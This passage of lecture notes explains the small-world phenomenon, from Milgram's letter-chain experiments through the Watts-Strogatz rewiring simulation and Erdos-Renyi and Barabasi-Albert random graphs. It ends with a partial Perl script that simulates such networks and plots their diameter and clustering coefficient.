- Although Milgram's experiments created a lot of excitement in the popular culture and made "six degrees of separation" a part of our lexicon, it is important to bear in mind that only a very small number of the chains started in Milgram's experiments were completed. (In fact, in his first experiment, only 384 out of 24,163 chains were completed.) Non-completion of the chains does not mean that the small world phenomenon does not exist. [It is easy to understand why most chains would not be completed. To many people, receiving a letter that they would need to forward to a friend must have seemed like a chain letter. (Most people react to chain letters by simply ignoring them.) And if people did not think it was a chain letter and actually appreciated the seriousness of the experiment, they might still have considered it to be too much of a bother to mail that letter again.]

- As to whether the small-world phenomenon as uncovered by Milgram's experiments is a true reflection of the social networks in the real world depends on what you think of the "mechanisms" underlying the grouping of people in a mail-forwarding chain. There is obviously some "self-selection" bias in choosing the individual for the next mail forwarding step, in the sense that you are more likely to select someone who has the time and the attitude to engage in the experiment than someone who is your friend but would be reluctant to cooperate.

- Do the above two statements mean that the small world phenomenon is more a myth than a reality? Not at all. Despite the problems with the experiments carried out by Milgram, the mail forwarding chains that were completed are believed to be more a

reflection of reality than the chains that were never completed.

26.4: DEMONSTRATION OF THE SMALL-WORLD PHENOMENON BY COMPUTER SIMULATION

- In 1998, Duncan Watts and Steven Strogatz published a "small world" computer simulation study in the journal "Nature" that attracted the attention of researchers in many different areas of "hard sciences."

- The intent behind the Watts and Strogatz computer-simulation study was to see what sort of an interconnection model would capture the small-world phenomenon uncovered by Milgram. Recall from the previous section that the small-world phenomenon according to Milgram meant that any two individuals are connected by a small chain of friends. On the average, the number of friends in the chain is around 6. [The exact length of the chain, even in the average sense, is not an issue. The important point is that this number is small.]

- The interconnection model used by Watts and Strogatz and their simulation experiments do capture the fact that any two nodes in a network are connected, on the average, by a small chain in a manner that is independent of the size of the network. What is

interesting is that, in addition to measuring the average length of the shortest chain connecting any pair of nodes, Watts and Strogatz also measured the **local clustering** as would be perceived by any node locally.

- By **local clustering** in a human context, we mean the extent to which an individual's friends are each other's friends.

- If the interconnection model used by Watts and Strogatz reflects how humans relate to one another, that implies that, for the most part, we think of ourselves as existing in small communities — each individual exists in his/her own small world. But, with a small probability, someone in one community will know someone else in a different community. Even though these inter-community links (called *long-range contacts*) are rare so as to be largely imperceptible to most of us individually, the overall effect is the Milgram phenomenon. That is, the shortest path between any two individuals — including individuals living in different communities — never has more than a few other individuals in it.

- Watts and Strogatz carried out their simulations on a ring lattice in which all the nodes in a network are assumed to be arranged in the form of a ring as shown in Figure 3. We will assume that the total number of nodes in a network is N. Initially, each node is provided with k local contacts. For example, in the network

shown in Figure 3, we have $k = 4$. That is, we assume that each individual exists in a world with only 4 other individuals in it. [Note that n nodes can have a maximum of $n(n-1)/2$ edges that connect them (resulting in a *fully connected* subgraph or a *clique*). In the construction shown in Figure 3, each neighborhood consists of one node along with its four immediate neighbors, two on either side. That is, each neighborhood consists of 5 nodes. Note that 5 nodes along with 10 edges, with no duplicate edges between any pair of nodes, will constitute a clique. In the Watts and Strogatz construction shown in Figure 3, each neighborhood consisting of 5 nodes has only 7 arcs that connect these nodes. While each such local cluster is not fully connected to form a clique, nonetheless it exhibits a high degree of clustering.]




Figure 3: *Every node in this ring lattice has 4 local contacts.*
(This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak)

- A small-world network is created by **rewiring** the basic network diagram, such as the one shown in Figure 3, so that a small number of randomly selected nodes are also connected to more distant nodes.




Figure 4: *A rewired version of the ring lattice network of Figure 3 when the probability with which an arc is chosen for rewiring is 0.08.* (*This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- To be more specific, when a node is chosen for rewiring, the reewiring at the node consists of redirecting one of the outgoing arcs at the node to some other destination node. The extent of rewiring in the network is controlled by a probability p. This can be accomplished for each rewiring try by calling a random-number generator function, such as $rand()$ in Perl, that returns a random real number that is distributed *uniformly* between 0 and 1 and deciding to rewire an arc if the value returned is less than p; otherwise leaving the arc unchanged. Shown in Figure 4 is the network obtained with $p = 0.08$.




Figure 5: *A rewired version of the ring lattice network of Figure 3 when the probability with which an arc is chosen for rewiring is 1.0.* (*This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- As the value of p increases from 0 to 1.0, you will see a progression of network connectivity ranging from what was shown in Figure 3, going through what is shown in Figure 4, and finally ending up in a randomly rewired graph, as shown in Figure 5. The graph we get when $p = 1.0$ is a close approximation to what are known as the Erdos-Renyi random graphs. (These are named after the mathematicians Paul Erdos and Alfred Renyi.)

- Strictly speaking, an Erdos-Renyi graph is obtained by starting with N isolated nodes, visiting each of the $N(N-1)$ possible node pairs, and selecting with probability p a node pair for a direct connection with an edge. [As mentioned earlier, the maximum number of edges in a graph of N nodes is $\binom{N}{2} = \frac{N!}{(N-2)!2!} = N(N-1)/2$. In an Erdos-Renyi random

graph, each of these possible edges is present with probability p. Additionally, the selection of each edge is independent of all other edges.] Selecting a node pair for a direct connection with probability p can be accomplished by firing up a random number generator as we are considering each node pair. Assuming the random number generator outputs real numbers distributed uniformly between 0 and 1, if the value output is less than p, we draw an edge between the two nodes. Otherwise, we move on and consider the next node pair.

- In an Erdos-Renyi graph, the probability that the degree of a node is d is given by the binomial distribution

$$prob\{degree = d\} \quad = \quad \left(\begin{array}{c} N-1 \\ d \end{array} \right) p^d (1-p)^{N-1-d}$$

The average degree of a node in such a graph can be expressed as $z = (N-1)p$. Expressing the probability p in terms of z, we can write for the degree distribution

$$prob\{degree = d\} \quad = \quad \left(\begin{array}{c} N-1 \\ d \end{array} \right) \left[\frac{z}{N-1} \right]^d \left[1 - \frac{z}{N-1} \right]^{N-1-d}$$

$$\approx \quad \frac{z^d}{d!} e^{-z}$$

where the last approximation becomes exact as N approaches infinity. That is, as N becomes large, we can expect the probability distribution of the node degrees to become a Poisson distribution. (A consequence of the Poisson law for degree distribution is that

we can use the maximum of the Poisson distribution to associate a **scale** with the graph.)

- Unfortunately, the degree distribution in real-life large graphs, such as the graph in which the nodes are the different websites (or the web pages) in the internet and the arcs the URL links between the websites (or the web pages), is not Poisson. It is therefore generally believed that the Erdos-Renyi random graph is not the right model for real-life large networks of nodes. This has given rise to a second method of modeling random graphs — the method of **preferential attachment**. These graphs are also called **scale-free** graphs and **Barabasi-Albert** graphs.

- The degree distribution in Barabasi-Albert graphs exhibits a power law. That is, in a Barabasi-Albert graph, the probability that the degree of a node is d is given by $prob\{degree = d\} = c/d^{\alpha}$ for some positive constants c and α. Typically, $2 \leq \alpha \leq 3$. To fit the Barabasi-Albert model to an actual network, you plot its degree distribution on a log-log plot and then fit the best straight line to the plot. The absolute value of the slope is α. On the other hand, to generate a Barabasi-Albert graph, you start with a connected graph of m_0 nodes (this graph only needs to be connected and not necessarily complete) and, at each time step, you add a new node to the network. The new node is connected with the $m \leq m_0$ other nodes. The probability that the new node is connected to a given existing node i is $\frac{d_i}{\sum_{j=1}^{i-1} d_j}$ where d_j is the

degree at node j. This formula makes a node that is already well connected more attractive as a connection destination for a new node. Figure 6 shows an example of a Barabasi-Albert graph that we get after 200 iterations of the algorithm with $m_0 = 10$. The value of m, the number of nodes that the new node is connected at each iteration was set to 1. (Barabasi-Albert random graphs are named after the physcists Albert-Laszio Barabasi and Reka Albert.)




Figure 6: *An example of a Barabasi-Albert random graph. It was generated with 200 iterations of the algorithm and with the parameters $m_0 = 10$ and $m = 1$.* (*This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- Structured and random graphs that are of interest to us are characterized by two properties: 1) the **diameter** of the graph; and 2) the **clustering coefficient** of the graph.

- By the **diameter** of a graph, we mean the maximum value of the shortest path between any pair of nodes in the graph. The length of a path between any two nodes A and B means the total number of edges on a path that connects A with B. So if there is a direct arc between A and B, the length of the path between A and B through the direct arc is 1. The diameter of a graph is also often taken to be the average value of the shortest path between every pair of nodes in the graph. [Strictly speaking, this definition makes sense only for fully connected graphs. (Note that we only said "fully connected graph" and not a "complete graph." The diameter of a complete graph is always 1.) When a graph consists of multiple connected components or when a graph contains isolated nodes, it is not clear how to compute the diameter either in the sense of it being the maximum value of the shortest distance between every pair of nodes, or in the sense of it being the average value of the shortest distance between every pair of nodes. Most people simply ignore the node pairs that are not connected from the computation of either the maximum or the average.]

- The **clustering coefficient** of a graph measures the average extent to which the immediate neighbors of any node are also each other's immediate neighbors. [Since the clustering coefficient is an average of the "neighbors of a node are also one another's neighbors," it is not clear how to account for isolated nodes in this average. Most people simply ignore the isolated vertices.]

- Both types of random graphs we talked about — the Erdos-Renyi graphs and the Barabasi-Albert graphs — possess **small diameters**. The asymptotic value of the diameter of an Erdos-Renyi random graph is given by $\ln N / \ln(pN)$ where N is the total number of nodes in the graph and p the probability that

any pair of nodes is connected by a direct link. The asymptotic value of the diameter of a Barabasi-Albert random graph is given by $\ln N / \ln \ln N$.

- So far we have focused much on the random end of the graphs used by Watts and Strogatz in their computer simulation of the small world phenomenon. As mentioned earlier, the graphs used by Watts and Strogatz consist of random rewirings of the base graph of Figure 3, the extent of rewiring controlled by the probability p. When $p = 1$, we end up with a random graph like an Erdos-Renyi graph.

- We can therefore expect that when $p = 1$ in the Watts and Strogatz computer simulation, we will end up with a small diameter graph. Obviously, $p = 1$ will destroy the local clustering embedded in the ring lattice of Figure 3. So we can expect the clustering coefficient to approach zero as p approaches 1. When $p = 0$, we can obviously expect the graph diameter to become large in direct proportion to the size of the total number of nodes in the graph, but clustering to remain large.

- We will use $L(p)$ and $C(p)$ to denote the diameter and the clustering coefficient, respectively, of a Watts and Strogatz graph. We have already seen that $L(p = 1)$ is proportional to $\ln N$ and $C(p = 1)$ is close to zero. We also know that $L(p = 0)$ is linearly proportional to N and $C(p = 0)$ is close to unity.

- What made Watts and Strogatz paper such a celebrated piece of work was the demonstration by the authors that the diameter $L(p)/L(0)$ falls off rapidly as the value of p is increased even slightly from 0. On the other hand, the clustering coefficient $C(p)/C(0)$ remains pegged at close to unity for these values of p. This is demonstrated by the plots of $L(p)/L(0)$ and $C(p)/C(0)$ shown in Figure 7 for a ring lattice network in which the total number of nodes is set as $N = 200$ and the number of arcs emanating at each node set as $K = 6$. $L(p)/L(0)$ is shown by the solid red plot and $C(p)/C(0)$ by the dashed green plot. Note that the horizontal axis is logarithmic so that we can see more clearly as to what happens to the two ratios when the probability p increases even slightly beyond zero. It is clear that when we introduce just a few long-range contacts by choosing a small non-zero value for p, the network "shrinks" rapidly in terms of its diameter, the local clustering remains substantially the same. **This is the small-world phenomenon in its classic sense.**

- **We refer to a network (or a graph) as a small-world network (or a small-world graph) if it has a small diameter and a large clustering coefficient.**

- In the rest of this section, we will show the Perl script that was used for the two plots presented in Figure 7. The same code can also be used to construct the graphs presented in Figures 3 through 5. If you wish to construct a ring lattice of the sort shown




Figure 7: *As the probability p for a long-range contact increases even slightly beyond zero, the diameter of the network shrinks rapidly, as shown by the solid red plot, while the local clustering coefficient remains substantially unchanged, as shown by the dashed green plot.* (*This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

in Figures 3 through 5, you'd need to comment out the lines (I) through (P) of the script that comes next. Edit the values of $\$N$, $\$K$, and $\$p$ in lines (A), (B), and (C) as necessary to generate the ring-lattice graphs. You can control the diameter and the degree of clustering by changing the value of the probability $\$p$ in line (C). After you have commented out the lines (I) through (P), you can invoke the script by

```
small_world.pl wsfig.dot
```

where `wsfig.dot` is the name of the "DOT" file that is needed by the GraphViz program `neato` to create a postscript of the image of your graph structure. "DOT" is the language used by the GraphViz library for describing graphs as consisting of nodes and arcs, along with their labels, visualization attributes, etc. (See www.graphviz.org for further details.) The contents of `wsfig.dot`, as produced by a call such as above, can be converted into a postscript figure by

```
neato -Gsplines=true -Gsep=3.0 -Tps -Gcenter -Gsize="6,6" wsfig.dot -o wsfig.ps
```

The `splines=true` option is to override the default of neato to use only straight edges between the nodes. With this option, at least some of the edges will be curved. The `sep=3.0` option is an attempt to increase the distance between the edges. You can display the postscript graph by

```
gv wsfig.ps
```

Examples of such graphs were shown in Figures 3 through 5. If you also want to see the pairwise shortest distances between the

nodes in the graph, the diameter of the graph, and its clustering coefficient, make the same calls as above but now also include the lines (I) through (N) of the script. But note that that will work only for small graphs, typically when the total number of nodes is less than 20, since otherwise the matrix of pairwise numbers will be too large for a typical display window on your terminal screen.

- If you just want to produce the plots shown in Figure 7, comment out the lines (C) through (N) and make sure that the lines (O) and (P) are uncommented if you happened to have commented them out earlier. Now you can execute the script by just calling

```
small_world.pl
```

  Make sure that the two arguments needed by the call in line (O) are as you want them. The first argument sets the number of nodes in the ring-lattice graph and the second argument the number of neighbors connected directly to each node. The call shown above outputs a ".gif" file called `SmallWorld.gif` for the plots using the Perl module `GD::Graph`. This is done in the function `plot_diameters_and_clustering_coefficients()` whose implementation begins in line (Q).

- Shown below is the script:

```
#!/usr/bin/perl -w

# small_world.pl

# by Avi Kak  (kak@purdue.edu)

# updated October 23, 2008

# Generate a Watts-Strogatz small world network consisting
# of $N nodes.  Each node is directly connected to $K
# immediate neighbors that are located symmetrically in
# the ring lattice on two sides of the node.

# We will model the network as a hash.  The keys in the
# hash are the node indices.  So if there are a total
# of N nodes in the network, the hash will consist of N
# <key,value> pairs. The value for each key is again a
# hash.  The keys for this inner hash at a given node in
# the network are the indices of the destination nodes at
# the outgoing arcs.  So if we focus on node $i in the network,
# and if 'base_graph' is the main hash representing the
# network, $base_graph{i} would stand for a hash consisting of
# the <key,value> pairs such that the keys are the destination
# nodes that the node $i is directly connected with and
# values would be set to 1 for all such destintation nodes.
# For all other network nodes that are not the destination
# nodes for the outgoing arcs emanating from $i,
# $base_graph{i}{j} would be left undefined.  It is obviously
# the case that if $base_graph{i}{j} is set to 1, then
# $base_graph{j}{i} must also be set to 1.  And if we delete an
# arc at node i by undefing $basic_graph{i}{j}, then that arc
# is not completely deleted until we also undef $base_graph{j}{i}.
# It is interesting to observe that each arc from node $i to
# node $j gets a double representation, once in the hash
# $base_graph{i} and then again in the hash $base_graph{j}.

# Of the various functions that are shown below, the functions
# make_base_graph() and rewire_base_graph() are based on the
# code in Mary Lynn Reed's article "Simulating Small-World
# Networks" that appeared in Dr. Dobb's Portal in April 2004.
# The functions shortest_paths() and display_shortest_distance()
# are based on the article "Empirical Study of Graph Properties
# with Particular Interest towards Random Graphs" by Lee Weinstein.


use strict;

my $out_dot_file = shift;

my $N = 20;                                                    #(A)
my $K = 4;                                                     #(B)
```

```
my $p = 0.08;                                                          #(C)

my $seed = time();                                                     #(D)
srand($seed);                                                          #(E)

my %base_graph = make_base_graph( $N, $K );                            #(F)

my %rewired_graph = rewire_base_graph( $p, %base_graph );              #(G)

display_graph_on_ring_lattice( %rewired_graph );                       #(H)

my %floyd_warshall_matrix = shortest_paths( %rewired_graph );          #(I)

display_shortest_distances( %floyd_warshall_matrix );                  #(J)

my $dia = diameter( %floyd_warshall_matrix );                          #(K)

printf "Diameter of the graph is %.3f\n", $dia;                        #(L)

my $cluster_coeff = clustering_coefficient( %rewired_graph );          #(M)

printf "Average cluster coefficient is %.3f \n", $cluster_coeff;       #(N)

# The first arg below is the total number of nodes in the
# graph and the second arg the total number of neighbors.
# Choose an even number for the second arg so that the
# immediate neighbors of a node will be symmetrically placed
# on the two sides of the node.
my $plot_data = diameters_and_clustering_for_different_p(100, 4);      #(O)

plot_diameters_and_clustering_coefficients( $plot_data );              #(P)

##########################################################################
#                           Subroutines
##########################################################################

# This subroutine uses the GD::Graph package to construct
# the plots shown in Figure 7.  The plot output is
# deposited in a file called 'SmallWorld.gif'.  The subroutine
# needs for its input a reference to an array that in turn
# contains references to the following three arrays: 1) an array
# of labels to use for the x-axis; 2) an array of the graph
# diameters for different values of probability; and 3) an
# array of clustering coefficients for different value of
# probability.
sub plot_diameters_and_clustering_coefficients {                       #(Q)
    my $plot_data = shift;

    use GD::Graph::lines;
    use GD::Graph::Data;
```

```
    my $sw_graph = new GD::Graph::lines();
    $sw_graph->set(
     x_label => 'probability p',
     y_label => 'L(p)/L(0) and C(p)/C(0)',
     title => 'Small World Simulation',
     y_max_value => 1.0,
     y_min_value => 0,
     y_tick_number => 5,
     y_label_skip => 1,
        x_labels_vertical => 1,
        x_label_skip => 4,
        x_label_position => 1/2,
     line_types => [ 1, 2 ],
     line_type_scale => 8,
     line_width => 3,
    ) or warn $sw_graph->error;

    $sw_graph->set_legend( 'L(p)/L(0)', 'C(p)/C(0)' );
    $sw_graph->plot($plot_data) or die $sw_graph->error;
    my $ext = $sw_graph->export_format;
    open( OUTPLOT , ">SmallWorld.$ext") or
     die "Cannot open SmallWorld.$ext for write: $!";
    binmode OUTPLOT;
    print OUTPLOT $sw_graph->gd->$ext();
    close OUTPLOT;
}


# This subroutine calculates the diameter of a graph of nodes
# and its clustering coefficient for different values of
# the probability p:
sub diameters_and_clustering_for_different_p {                      #(R)
    my $N = shift;        # The total number of nodes in graph
    my $K = shift;        # The immediate neighbors of each node
    my %base_graph = make_base_graph( $N, $K );

    # Figure out the values of the probability $p for which
    # you want to compute the diameter and the clustering
    # coefficient.  To demonstrate the small-world phenomenon,
    # you need a logarithmic scale for p.  We will choose
    # values for p that span the range 0.0001 and 1.0 in such
    # a way that the tick marks on the horizontal axis are
    # equispaced.  Note that on a logarithmic scale, the middle
    # point between two given points is the geometric mean of
    # the two.
    my $x = 1.0 / sqrt(10);
    my $y = $x * sqrt( $x );
    my $z = sqrt( $x );
    my @p_array = (0.0001, $y * 0.001, $x * 0.001, $z * 0.001, 0.001,
                           $y * 0.01,  $x * 0.01,  $z * 0.01,  0.01,
```

```
                          $y * 0.1,   $x * 0.1,   $z * 0.1,   0.1,
                          $y * 1.0,   $x * 1.0,   $z * 1.0,   1.0);
    my $dia_no_rewire;
    my $clustering_no_rewire;
    my @dia_array;
    my @clustering_coeffs;
    my @x_axis_tick_labels;
    foreach my $p (@p_array) {
        my %rewired_graph = rewire_base_graph( $p, %base_graph );
        my %floyd_warshall_matrix = shortest_paths( %rewired_graph );
        my $dia = diameter( %floyd_warshall_matrix );
        $dia_no_rewire = $dia if $p == $p_array[0];
        my $dia_ratio = $dia / $dia_no_rewire;
        my $cluster_coeff = clustering_coefficient( %rewired_graph );
        $clustering_no_rewire = $cluster_coeff if $p == $p_array[0];
        my $clustering_ratio = $cluster_coeff / $clustering_no_rewire;
        printf "For p=%.5f,  L(p)/L(0) = %.2f  C(p)/C(0) = %.2f \n",
                          $p, $dia_ratio, $clustering_ratio;
        push @dia_array, $dia_ratio;
        push @clustering_coeffs, $clustering_ratio;
        if ( ($p == 0.0001) || ($p == 0.001) || ($p == 0.01)
             || ($p == 0.1)  || ($p == 1.0) ) {
            push @x_axis_tick_labels, $p;
        } else {
            push @x_axis_tick_labels, undef;
        }
    }
    return [ \@x_axis_tick_labels, \@dia_array, \@clustering_coeffs ];
}

# Create the base graph consisting of nodes and arcs.  As explained in
# the top-level comments, a graph is represented by hash of a hash.
# The keys in the outer hash are the node indices, and the values
# anonymous hashes whose keys are destination nodes connected to a
# given node in the graph and whose values are 1 for those destination
# nodes:
sub make_base_graph {                                              #(S)
    my $N = shift;     # total number of nodes in the graph
    my $k = shift;     # neighbors directly connected on lattice
    my %graph;
    foreach my $i (0..$N-1) {
        my $left = int($K / 2);     # Number of nodes to connect to the left
        my $right = $K - $left;     # Number of nodes to connect to the right
        foreach my $j (1..$left) {
            my $ln = ($i - $j) % $N;
            $graph{$i}{$ln} = 1;
            $graph{$ln}{$i} = 1;
        }
        foreach my $j (1..$right) {
            my $rn = ($i + $j) % $N;
            $graph{$i}{$rn} = 1;
```

```
            $graph{$rn}{$i} = 1;
        }
    }
    return %graph;
}

# Rewire each edge with probability $p
sub rewire_base_graph {                                          #(T)
    my $p = shift;         # probability for rewiring a link
    my %graph = @_;
    my $N = keys %graph;   # total number of nodes in the graph

    foreach my $i (keys %graph) {
        foreach my $j (keys %{$graph{$i}}) {
            my $r = rand();
            if ($r < $p) {
                # randomly select a new node $jnew to connect to $i
                my $done = 0;
                my $jnew;
                while (!$done) {
                    $jnew = int($N * rand());
                    if ( ($jnew != $i)  && ($jnew != $j) ) {
                        $done = 1;
                    }
                }
                # remove edge $i  <--> $j
                undef $graph{$i}{$j};
                undef $graph{$j}{$i};
                # add edge $i <-->  $jnew
                $graph{$i}{$jnew}++;
                $graph{$jnew}{$i}++;
            }
        }
    }
    return %graph;
}

# This is the function that is called to display a ring lattice.
# It dumps its output into a DOT file that can then be visually
# displayed as a ring lattice of nodes by the neato program.
sub display_graph_on_ring_lattice {                              #(U)
    die "No output DOT file specified" if !defined( $out_dot_file );
    my %argGraph = @_;
    my $NumNodes = keys %argGraph;    # number of nodes in the graph
    my %graph;
    foreach my $i (0..$NumNodes-1) {
        foreach my $j (0..$NumNodes-1) {
            $graph{$i}{$j} = $argGraph{$i}{$j};
        }
    }
```

```
    use constant PI => 3.14159;

    open OUT, "> $out_dot_file";
    print OUT "graph WS { \n";
    print OUT "node [shape=point,color=blue,width=.1,height=.1];\n";

    foreach my $i (keys %graph) {
        my $delta_theta = 2 * PI / $NumNodes;
        my $posx = sin( $i * $delta_theta );
        my $posy = cos( $i * $delta_theta );
        print OUT "$i [pos = \"$posx,$posy!\" ];";
    }
    print OUT "\n";

    # This is my attempt to decrease the "strength" associated
    # with each edge in order to make it more pliable for curving
    # by the spline option set in the command line:
    print OUT "edge [weight=0.001];\n";

    foreach my $i (keys %graph) {
        foreach my $j (keys %{$graph{$i}}) {
            print OUT "$i -- $j;\n" if $graph{$i}{$j};
            undef $graph{$j}{$i};
        #        print OUT "$i -- $j\n";
        }
    }
    print OUT "}\n";
    close OUT;
}


# This is an implementation of the Floyd-Warshall All Pairs Shortest
# Path algorithm.  Note that this is not the most efficient way to
# compute pairwise shortest distances in a graph; however, it is easy to
# program.  The time complexity of this algorithm is O(N^3) where N is
# the number of nodes in the graph.  A faster version of this
# algorithm is Seidel's All Pairs Shortest Distance Algorithm.
sub shortest_paths {                                                #(V)
    my %argGraph = @_;                # Copy argument graph into %g:
    my $N = keys %argGraph;           # Number of nodes in graph
    my %g;
    foreach my $i (0..$N-1) {
        foreach my $j (0..$N-1) {
            $g{$i}{$j} = $argGraph{$i}{$j};
        }
    }
    my %tempg;
    foreach my $p (0..$N-1) {
        foreach my $q (0..$N-1) {
            $g{$p}{$q} = 0 if $p == $q;
            $g{$p}{$q} = 1000000 if !defined( $g{$p}{$q} );
```

```
        }
    }
    foreach my $t (0..$N-1) {
        foreach my $i (0..$N-1) {
            foreach my $j (0..$N-1) {
                $tempg{$i}{$j} = $g{$i}{$j} < $g{$i}{$t} + $g{$t}{$j} ?
                                 $g{$i}{$j} : $g{$i}{$t} + $g{$t}{$j};
            }
        }
        %g = %tempg;
    }
    # Undefine the edges that were not there to begin with:
    foreach my $i (0..$N-1) {
        foreach my $j (0..$N-1) {
            undef $g{$i}{$j} if $g{$i}{$j} >= 1000000;
        }
    }
    return %g;
}

# Compute the diameter as the average of all pairwise shortest
# path-lengths in the graph:
sub diameter {                                                    #(W)
    my %graph = @_;
    my $N = keys %graph;           # Number of nodes in graph
    my $diameter = 0;
    foreach my $p (0..$N-1) {
        foreach my $q ($p..$N-1) {
            $diameter += $graph{$p}{$q} if defined $graph{$p}{$q};
        }
    }
    return $diameter / ($N * ($N - 1) / 2.0 );
}

# Utility routine good for troubleshooting:
sub display_shortest_distances {                                  #(X)
    my %g = @_;               # Copy argument graph into %g:
    my $N = keys %g;          # Number of nodes in graph
    foreach my $p (0..$N-1) {
        foreach my $q (0..$N-1) {
            if ( defined($g{$p}{$q}) ) {
                print "$g{$p}{$q} ";
            }
            else {
                print "  ";
            }
        }
        print "\n";
    }
}
```

```
# Calculates the clustering coefficient of a graph.  See
# the text for what is meant by this coefficient.
sub clustering_coefficient {                                          #(Y)
    my %g = @_;
    my $N = keys %g;
    my @cluster_coeff_arr;
    my %neighborhood;
    # Initialize the neighborhood for each node. Obviously,
    # each node belongs to its own neigborbood:
    foreach my $i (0..$N-1) {
        $neighborhood{$i} = [$i];
    }
    foreach my $i (0..$N-1) {
        foreach my $j (0..$N-1) {
            if (defined($g{$i}{$j}) && ($g{$i}{$j} == 1)) {
                push @{$neighborhood{$i}}, $j;
            }
        }
    }
    # For troubleshooting:
